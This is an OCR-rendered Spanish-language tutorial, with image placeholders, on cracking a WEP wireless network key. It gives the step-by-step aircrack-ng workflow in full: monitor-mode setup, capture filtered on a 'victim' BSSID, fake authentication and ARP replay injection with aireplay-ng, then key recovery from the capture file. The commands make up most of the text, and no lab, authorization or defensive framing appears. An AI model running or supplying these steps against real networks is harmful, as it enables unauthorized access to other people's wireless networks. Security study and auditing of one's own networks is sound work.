
Lo tienes que iniciar desde el dvd. **El login es root y la contraseña es toor. Y aunque en la contraseña aparezca que no pones nada, si lo pones**. Y das a intro

Luego después de pones **startx**

1. ABRIMOS UNA CONSOLA. Y ESCRIBIMOS ESTE CÓDIGO:

airmon-ng (Para saber nuestro interface, si es wlan0,ath,este ejemplo utilizo ath0)

airodump-ng ath0 (Para escanear las redes cercanas, apuntar el bssid, y el canal de la red). Ver imagen abajo, aquí tenemos una red, **CH es el canal**, en este caso el canal 1. Y el **BSSID** es 00:18:3F:84:37:71



Ahora vamos a poner un código para que sólo escanee el canal 1.


airodump-ng -w redes -c channel --bssid (bssid de la victima) ath0

Lo explico, **redes**, es para que nos cree un archivo llamado redes, que es el que tendrá las claves, **channel**, sustituirlo por el nº de canal que deseemos escanear. **Bssid de la víctima,** pues el Bssid. En mi ejemplo nos quedaría así:

airodump-ng -w redes -c 1 --bssid 00:18:3F:84:37:71 ath0

Abrimos una nueva consola, y ponemos lo siguiente; tal y como aparece aquí. Aquí no tiene nada que ver el canal que hemos elegido.


aireplay-ng -1 0 –a 00:18:3F:84:37:71 ath0



Si es correcto, nos tiene que aparecer una pantalla como esta, las cinco líneas últimas tal y como aparece en la imagen.

Abrimos otra consola, y escribimos esto:


aireplay-ng -3 -b 00:18:3F:84:37:71 ath0



Si lo hemos hecho bien, nos tiene que aparecer esta pantalla, lo mejor es darle unos minutos, 10 o un cuarto de hora.

Ahora vamos a la primera consola, y nos tenemos que fijar que donde pone **#Data,** tiene que tener debajo 30000

Ahora paramos la tercera consola que abrimos, donde nos aparecía esto, ver imagen abajo. La podemos parar con **Control + C**




Después de pararla, escribimos el código **dir** , que sirve para que nos muestre los archivos que tenemos.

Ahora, ponemos:

aircrack-ng (nombre de archivo).cap

En mi caso, como el archivo lo he llamado redes:

aircrack-ng redes.cap



Esta es la clave, sin los puntos intermedios